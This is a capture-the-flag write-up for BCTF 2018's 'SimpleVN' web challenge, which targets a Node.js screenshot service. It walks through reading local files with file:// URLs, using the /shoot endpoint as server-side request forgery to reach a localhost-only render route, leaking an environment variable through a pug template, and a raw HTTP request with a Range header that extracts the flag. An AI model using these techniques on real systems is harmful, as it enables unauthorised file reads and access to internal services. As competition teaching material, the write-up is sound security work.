BCTF 2018 WRITE-UP

Welcome – SimpleVN

CHALLENGE DESCRIPTION

http://47.95.221.26:23333/

Web app source code in github

SOLUTION

First we audited the source code, which is a nodejs app with pug (used to be called jade) as the template engine, there was two nodejs app, one to serve we request using expressjs and the other to take screenshot based on the queue in the database both shared the same database.

The web app have multiple endpoint, we will write about what is important:

/photo


In here, you can view your screenshot that you have taken.

/shoot

After logging in you can ask the server to screenshot a page using this endpoint, since we have the source we quickly identified the lack of sanitization from our input, so we exploited this using file:// wrapper and it will be treated as a page.

/etc/passwd revealed that there is a user with name pptruser, brute forcing his directory revealed his bash_history and to the app path, reading the config revealed to us the path to flag but not the flag name.

file:///home/pptruser/app/simplev2/common/config.js



```
const path = require('path')

const constant = require('../constant')

const STATIC_PATH = path.resolve(constant.ROOT_PATH, 'public')
const FLAG_PATH = path.resolve(constant.ROOT_PATH, 'F8F168F9-9BF9-4020-A48C-3791F6DAFB12')
const SCREENSHOT_PATH = path.resolve(STATIC_PATH, 'screenshots')
const VIEWS_PATH = path.resolve(constant.ROOT_PATH, 'views')

const EXPRESS_SECRET = process.env.EXPRESS_SECRET || '7BAEFC2D-6314-455F-8C2A-1CE88C82C188'
const SECRET_KEY = process.env.SECRET_KEY || '1E70D848-CC29-40A9-A2F9-41787D0F2B2D'
const SERVER_HOST = process.env.SERVER_HOST || 'localhost'
const TRUST_IPS = JSON.parse(process.env.TRUST_IPS || '["127.0.0.1","::ffff:127.0.0.1"]')
const FLAGFILENAME = process.env.FLAGFILENAME || '*********'
const MYSQL_HOST = process.env.MYSQL_HOST || 'db'
const MYSQL_USER = process.env.MYSQL_USER || 'root'
const MYSQL_PASSWORD = process.env.MYSQL_PASSWORD || '*********'
const MYSQL_DB = process.env.MYSQL_DATABASE || 'simplevn'
const LOG_LEVEL = process.env.LOG_LEVEL || 'dev'

module.exports = {
  FLAG_PATH,
  FLAGFILENAME,
  EXPRESS_SECRET,
  LOG_LEVEL,
  MYSQL_HOST,
  MYSQL_USER,
  MYSQL_PASSWORD,
  MYSQL_DB,
  VIEWS_PATH,
  SCREENSHOT_PATH,
  SECRET_KEY,
  STATIC_PATH,
  SERVER_HOST,
  TRUST_IPS
}
```

The flag file name is in the process environment variables, /proc/env/environ did not help here so we need another vulnerability.


/upug

In here you can make your pug template, but since we were limited to only character and numbers and 'dot' we couldn't make it into rce, instead we used it to read the environment variables we need.

Updating our template to process.env.FLAGFILENAME


To render we need to access /local/render that is only accessible to 127.0.0.1. Nevertheless, using our previous attack vector we can bypass that

Sending http://47.95.221.26:23333/local/render to /shoot and visiting /photo to see our screenshot



```
<5E192BCA-1C3F-4CE8-933C-D8B880D72EAD.txt>
```


Sending file:///home/pptruser/app/simplev2/F8F168F9-9BF9-4020-A48C-3791F6DAFB12/5E192BCA-1C3F-4CE8-933C-D8B880D72EAD.txt to /shoot and visiting /photo to see our screenshot



```
FLAG_IS_BELOWaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
ab
BUT_YOU_CAN_SEE_IT_ON_SCREENSHOTbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb
bc
cccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccc
cd
dddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
de
eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee
ef
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
fg
gggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggg
gh
hhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhh
hi
iiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiii
ij
jjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjj
jk
kkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkk
kl
llllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllll
lm
mmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmm
mn
nnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnn
no
oooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo
op
pppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppp
pq
qqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqq
qr
rrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrr
rs
ssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssss
st
tttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttt
tu
```


As you can see, we are not done yet, out flag buried deep inside the file, so we need to make puppeteer take a screenshot with different starting index to find the flag.

First we tried using Fragment identifier #line=50,100 to make puppeteer skip the first 50 lines but since puppeteer does not wait for the page to scroll we cannot do that. The app send the request with our custom http header if we wanted to that gave us a hint the solution in the headers, and yeah there is a header called Range and you can specify the begging byte offset and the end byte offset.



```
POST /shoot HTTP/1.1
Host: 47.95.221.26:23333
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Range: bytes=5500-5650
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://47.95.221.26:23333/shoot
Cookie: connect.sid=s%3Aooe2AuwiVR-2zUdmzPKx9AbJYoCnpv5C.4RHUGXP%2BEV9PCiZZorz7x4QHJF5lB4HpWnBLe%2BXHx%2FY
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 123

shooturl=file:///home/pptruser/app/simplev2/F8F168F9-9BF9-4020-A48C-3791F6DAFB12/5E192BCA-1C3F-4CE8-933C-D8B880D72EAD.txt
```



```
cccccccccccccccccccccccccccccccccccccccccccccccd
ddddddddddddddddddddddddBCTF{3468EB8A-BF69-4735-A948-4D90E2B1A7A9}ddddddddddddddddddddddddd
```

- References:

https://flaviocopes.com/http-request-headers/#range

https://en.m.wikipedia.org/wiki/Fragment_identifier

https://github.com/GoogleChrome/puppeteer

https://pugjs.org/api/getting-started.html